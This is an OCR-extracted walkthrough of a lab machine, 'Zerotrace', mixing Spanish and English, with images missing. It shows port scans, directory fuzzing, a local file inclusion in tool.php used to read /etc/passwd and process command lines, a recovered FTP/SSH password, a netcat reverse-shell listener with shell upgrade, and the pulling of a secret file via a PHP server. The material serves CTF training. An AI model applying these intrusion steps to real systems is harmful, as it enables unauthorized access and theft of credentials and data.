
Zerotrace



`-sCV`

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u5 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIzUvGOaZF4gJoYBGR4NrMZOj32×98u
1kwk=
|   256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPrNZ9AQg+cgX4w0wabsDTAVeo9/VWThsF5efc2OzsFo
80/tcp   open  http    syn-ack ttl 64 nginx 1.22.1
|_http-server-header: nginx/1.22.1
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Massively by HTML5 UP
8000/tcp open  ftp     syn-ack ttl 64 pyftpdlib 1.5.7
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.0.151:8000
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
MAC Address: 08:00:27:AA:5B:3C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

NSE: Script Post-scanning
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.151
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 14:06 EDT
Initiating ARP Ping Scan at 14:06
Scanning 192.168.0.151 [1 port]
Completed ARP Ping Scan at 14:06, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 14:06
Scanning 192.168.0.151 [65535 ports]
Discovered open port 80/tcp on 192.168.0.151
Discovered open port 22/tcp on 192.168.0.151
Increasing send delay for 192.168.0.151 from 0 to 5 due to 5086 out of 16
Increasing send delay for 192.168.0.151 from 5 to 10 due to 535 out of 17
Increasing send delay for 192.168.0.151 from 10 to 20 due to 2449 out of
Increasing send delay for 192.168.0.151 from 20 to 40 due to max_successf
Discovered open port 8000/tcp on 192.168.0.151
Increasing send delay for 192.168.0.151 from 40 to 80 due to max_successf
Increasing send delay for 192.168.0.151 from 80 to 160 due to max_success
Increasing send delay for 192.168.0.151 from 160 to 320 due to max_succes
Increasing send delay for 192.168.0.151 from 320 to 640 due to max_succes
Increasing send delay for 192.168.0.151 from 640 to 1000 due to max_succe
Completed SYN Stealth Scan at 14:08, 79.18s elapsed (65535 total ports)
Nmap scan report for 192.168.0.151
Host is up, received arp-response (0.0027s latency).
Scanned at 2025-04-11 14:06:47 EDT for 79s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE  REASON
22/tcp   open  ssh      syn-ack ttl 64
80/tcp   open  http     syn-ack ttl 64
8000/tcp open  http-alt syn-ack ttl 64
MAC Address: 08:00:27:AA:5B:3C (PCS Systemtechnik/Oracle VirtualBox virtu
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.151
http://192.168.0.151 [200 OK] Country[RESERVED][ZZ], Email[info@untitled.tld], HTML5, HTTPServer[nginx/1.22.1], IP[192.168.0.151], JQuery, Script, Title[Mass
ively by HTML5 UP], nginx[1.22.1]
```

```
root@kali: /home/guel/Work
┌──(root㉿kali)-[/home/guel/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -u http://192.168.0.151/ -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.151/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/LICENSE.txt          (Status: 200) [Size: 17128]
/index.html           (Status: 200) [Size: 9120]
/.htaccess            (Status: 403) [Size: 153]
/.htaccess.txt        (Status: 403) [Size: 153]
/.htaccess.html       (Status: 403) [Size: 153]
/.                    (Status: 200) [Size: 9120]
/.html                (Status: 403) [Size: 153]
/.html.txt            (Status: 403) [Size: 153]
/.html.html           (Status: 403) [Size: 153]
/README.txt           (Status: 200) [Size: 930]
/.htpasswd            (Status: 403) [Size: 153]
/.htpasswd.html       (Status: 403) [Size: 153]
/.htpasswd.txt        (Status: 403) [Size: 153]
/.htm                 (Status: 403) [Size: 153]
/.htm.txt             (Status: 403) [Size: 153]
/.htm.html            (Status: 403) [Size: 153]
/.htpasswds           (Status: 403) [Size: 153]
/.htpasswds.txt       (Status: 403) [Size: 153]
/.htpasswds.html      (Status: 403) [Size: 153]
/.admin               (Status: 301) [Size: 169] [--> http://192.168.0.151/.admin/]
Progress: 13430 / 148204 (9.06%)
```

,

```
┌──(root㉿kali)-[/home/guel/Work]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt -u http://192.168.0.151/.admin/ -x php,txt,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.151/.admin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-files.txt
[+] Negative Status codes:   404
```


```
/.htc                 (Status: 403) [Size: 153]
/.htc.txt             (Status: 403) [Size: 153]
/.htc.html            (Status: 403) [Size: 153]
/tool.php             (Status: 200) [Size: 0]
/.htaccess.old        (Status: 403) [Size: 153]
/.htaccess.old.txt    (Status: 403) [Size: 153]
/.htaccess.old.html   (Status: 403) [Size: 153]
/.htacess             (Status: 403) [Size: 153]
/.htacess.txt         (Status: 403) [Size: 153]
```

```
┌──(root㉿kali)-[/home/guel]
└─# wfuzz -c --hw=0 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.0.151/.admin/tool.php?FUZZ=/etc/passwd'
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.151/.admin/tool.php?FUZZ=/etc/passwd
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000760:   200        24 L     28 W       1163 Ch     "file"
```



root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin messagebus:x:100:107::/nonexistent:/usr/sbin/nologin sshd:x:101:65534::/run/sshd:/usr/sbin/nologin ll104567:x:1000:1000::/home/ll104567:/bin/bash J4ckie0x17:x:1002:1002:,,,:/home/J4ckie0x17:/bin/bash shelldredd:x:1003:1003::/home/shelldredd:/bin/bash

procesos de escritura de la linea de comandos


```
┌──(root㉿kali)-[/var/www/html]
└─# wfuzz -c --hw=0  -u 'http://192.168.0.151/.admin/tool.php?file=/proc/FUZZ/cmdline' -z range,1-1000
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.0.151/.admin/tool.php?file=/proc/FUZZ/cmdline
Total requests: 1000

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        0 L      1 W        11 Ch       "1"
000000230:   200        0 L      1 W        27 Ch       "230"
000000205:   200        0 L      1 W        30 Ch       "205"
000000328:   200        0 L      1 W        140 Ch      "328"
000000439:   200        0 L      1 W        105 Ch      "439"
000000447:   200        0 L      1 W        28 Ch       "447"
000000463:   200        0 L      3 W        43 Ch       "463"
000000475:   200        0 L      3 W        49 Ch       "475"
000000474:   200        0 L      9 W        71 Ch       "474"
000000473:   200        0 L      8 W        56 Ch       "473"
000000454:   200        0 L      12 W       120 Ch      "454"
000000457:   200        0 L      1 W        109 Ch      "457"
000000438:   200        0 L      1 W        18 Ch       "438"
000000442:   200        0 L      4 W        78 Ch       "442"
000000443:   200        0 L      1 W        18 Ch       "443"

Total time: 2.633189
Processed Requests: 1000
```



/bin/sh-cpython3 -m pyftpdlib -p 8000 -w -d /var/www/html/ -u J4ckie0x17 -P uhIpiRnUBwAHaG.EkeN-oKUfozESUnx3zCIxpuhAd

-u J4ckie0x17 -P uhIpiRnUBwAHaG.EkeN-oKUfozESUnx3zCIxpuhAd

```
┌──(root㉿kali)-[/home/guel/Work]
└─# ftp 192.168.0.151 8000
Connected to 192.168.0.151.
220 pyftpdlib 1.5.7 ready.
Name (192.168.0.151:guel): J4ckie0×17
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering extended passive mode (|||50851|).
125 Data connection already open. Transfer starting.
drwxr-xr-x   2 www-data www-data     4096 Mar 12 15:10 .admin
-rw-rw-r--   1 www-data www-data    17128 Mar 06  2022 LICENSE.txt
-rw-rw-r--   1 www-data www-data      930 Mar 06  2022 README.txt
drwxrwxr-x   6 www-data www-data     4096 Mar 06  2022 assets
-rw-rw-r--   1 www-data www-data    22072 Mar 06  2022 elements.html
-rw-rw-r--   1 www-data www-data     5918 Mar 06  2022 generic.html
drwxrwxr-x   2 www-data www-data     4096 Mar 06  2022 images
-rw-rw-r--   1 www-data www-data     9120 Mar 06  2022 index.html
226 Transfer complete.
ftp> pwd
Remote directory: /
ftp>
```


```
Remote directory: /
ftp> put cmd.php
local: cmd.php remote: cmd.php
229 Entering extended passive mode (|||50667|).
550 Permission denied.
ftp> help
Commands may be abbreviated.  Commands are:
```


```
┌──(root㉿kali)-[/home/guel/Work]
└─# ssh J4ckie0×17@192.168.0.151
The authenticity of host '192.168.0.151 (192.168.0.151)' can't be established.
ED25519 key fingerprint is SHA256:4K6G5c0oerBJXgd6BnT2Q3J+i/dOR4+6rQZf20TIk/U.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.151' (ED25519) to the list of known hosts.
J4ckie0×17@192.168.0.151's password:
J4ckie0×17@zerotrace:~$ id
uid=1002(J4ckie0×17) gid=1002(J4ckie0×17) grupos=1002(J4ckie0×17),100(users)
J4ckie0×17@zerotrace:~$
```

```
Remote directory: /
ftp> put cmd.php
local: cmd.php remote: cmd.php
229 Entering extended passive mode (|||50667|).
550 Permission denied.
ftp> help
Commands may be abbreviated.  Commands are:
```

```
J4ckie0×17@zerotrace:~$ ls -la /opt
total 16
drwxr-xr-x  4 root        root        4096 mar 11 23:43 .
drwxr-xr-x 18 root        root        4096 feb 15 21:24 ..
drwx------  3 shelldredd shelldredd 4096 mar 11 23:42 cryptovault
drwxrwxrwx  2 shelldredd shelldredd 4096 mar 12 16:00 .nobodyshouldreadthis
J4ckie0×17@zerotrace:~$
```


```
drwxrwxrwt  2 root root 4096 abr 11 17:36 .XIM-unix
J4ckie0×17@zerotrace:~$ ls -la /opt
total 16
drwxr-xr-x  4 root        root        4096 mar 11 23:43 .
drwxr-xr-x 18 root        root        4096 feb 15 21:24 ..
drwx------  3 shelldredd shelldredd 4096 mar 11 23:42 cryptovault
drwxrwxrwx  2 shelldredd shelldredd 4096 mar 12 16:00 .nobodyshouldreadthis
J4ckie0×17@zerotrace:~$ cd /opt/
J4ckie0×17@zerotrace:/opt$ cd .nobodyshouldreadthis/
J4ckie0×17@zerotrace:/opt/.nobodyshouldreadthis$ ls
destiny
J4ckie0×17@zerotrace:/opt/.nobodyshouldreadthis$ ls -la
total 12
drwxrwxrwx 2 shelldredd shelldredd 4096 mar 12 16:00 .
drwxr-xr-x 4 root        root        4096 mar 11 23:43 ..
-rwxrw-rw- 1 shelldredd shelldredd   92 mar 12 16:00 destiny
J4ckie0×17@zerotrace:/opt/.nobodyshouldreadthis$ cat destiny
I don't know where it (or they) will take me, but I will always know that Windows is trash.
J4ckie0×17@zerotrace:/opt/.nobodyshouldreadthis$
```








- `lsattr`: Verifica si un archivo tiene atributos especiales (como `immutable`).
- `chattr`: Añade/elimina estos atributos.

```
chattr -i destiny  # Elimina el atributo "immutable"
```





guel@kali: ~
root@kali: /home/guel/Work
┌──(guel㉿kali)-[~]
└─$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.0.36] from (UNKNOWN) [192.168.0.151] 51410
id
uid=1003(shelldredd) gid=1003(shelldredd) grupos=1003(shelldredd)
script /dev/null -c bash
Script iniciado, el fichero de anotación de salida es '/dev/null'.
shelldredd@zerotrace:~$ export TERM=xterm
export TERM=xterm
shelldredd@zerotrace:~$ ^Z
zsh: suspended nc -lvnp 443
┌──(guel㉿kali)-[~]
└─$ stty raw -echo;fg


shelldredd@zerotrace:/home/ll104567$ cd /opt/
shelldredd@zerotrace:/opt$ ls -la
total 16
drwxr-xr-x 4 root root 4096 mar 11 23:43 .
drwxr-xr-x 18 root root 4096 feb 15 21:24 ..
drwx------ 3 shelldredd shelldredd 4096 mar 11 23:42 cryptovault
drwxrwxrwx 2 shelldredd shelldredd 4096 abr 11 22:01 .nobodyshouldreadthis
shelldredd@zerotrace:/opt$ cd cryptovault/
shelldredd@zerotrace:/opt/cryptovault$ ls -la
total 12
drwx------ 3 shelldredd shelldredd 4096 mar 11 23:42 .
drwxr-xr-x 4 root root 4096 mar 11 23:43 ..
drwx------ 2 shelldredd shelldredd 4096 mar 12 15:38 ll104567
shelldredd@zerotrace:/opt/cryptovault$ cd ll104567/
shelldredd@zerotrace:/opt/cryptovault/ll104567$ ls -la
total 256
drwx------ 2 shelldredd shelldredd 4096 mar 12 15:38 .
drwx------ 3 shelldredd shelldredd 4096 mar 11 23:42 ..
-rwx------ 1 shelldredd shelldredd 142 mar 11 23:45 notes.txt
-rwx------ 1 shelldredd shelldredd 492 mar 11 23:43 secret
-rw-r--r-- 1 shelldredd shelldredd 245179 mar 12 15:36 why.png
shelldredd@zerotrace:/opt/cryptovault/ll104567$ cat notes.txt
我要在这里写下我的愿望：
在10秒内完成魔方
让The Flash（闪电侠）跑得更慢
在哔哩哔哩上达到1000个视频
shelldredd@zerotrace:/opt/cryptovault/ll104567$ php -S 0.0.0.0:2323
[Fri Apr 11 22:19:50 2025] PHP 8.2.26 Development Server (http://0.0.0.0:2323) started
[Fri Apr 11 22:20:16 2025] 192.168.0.36:40880 Accepted
[Fri Apr 11 22:20:16 2025] 192.168.0.36:40880 [200]: GET /secret
[Fri Apr 11 22:20:16 2025] 192.168.0.36:40880 Closing
[Fri Apr 11 22:20:22 2025] 192.168.0.36:40888 Accepted
[Fri Apr 11 22:20:22 2025] 192.168.0.36:40888 [200]: GET /why.png
[Fri Apr 11 22:20:23 2025] 192.168.0.36:40888 Closing



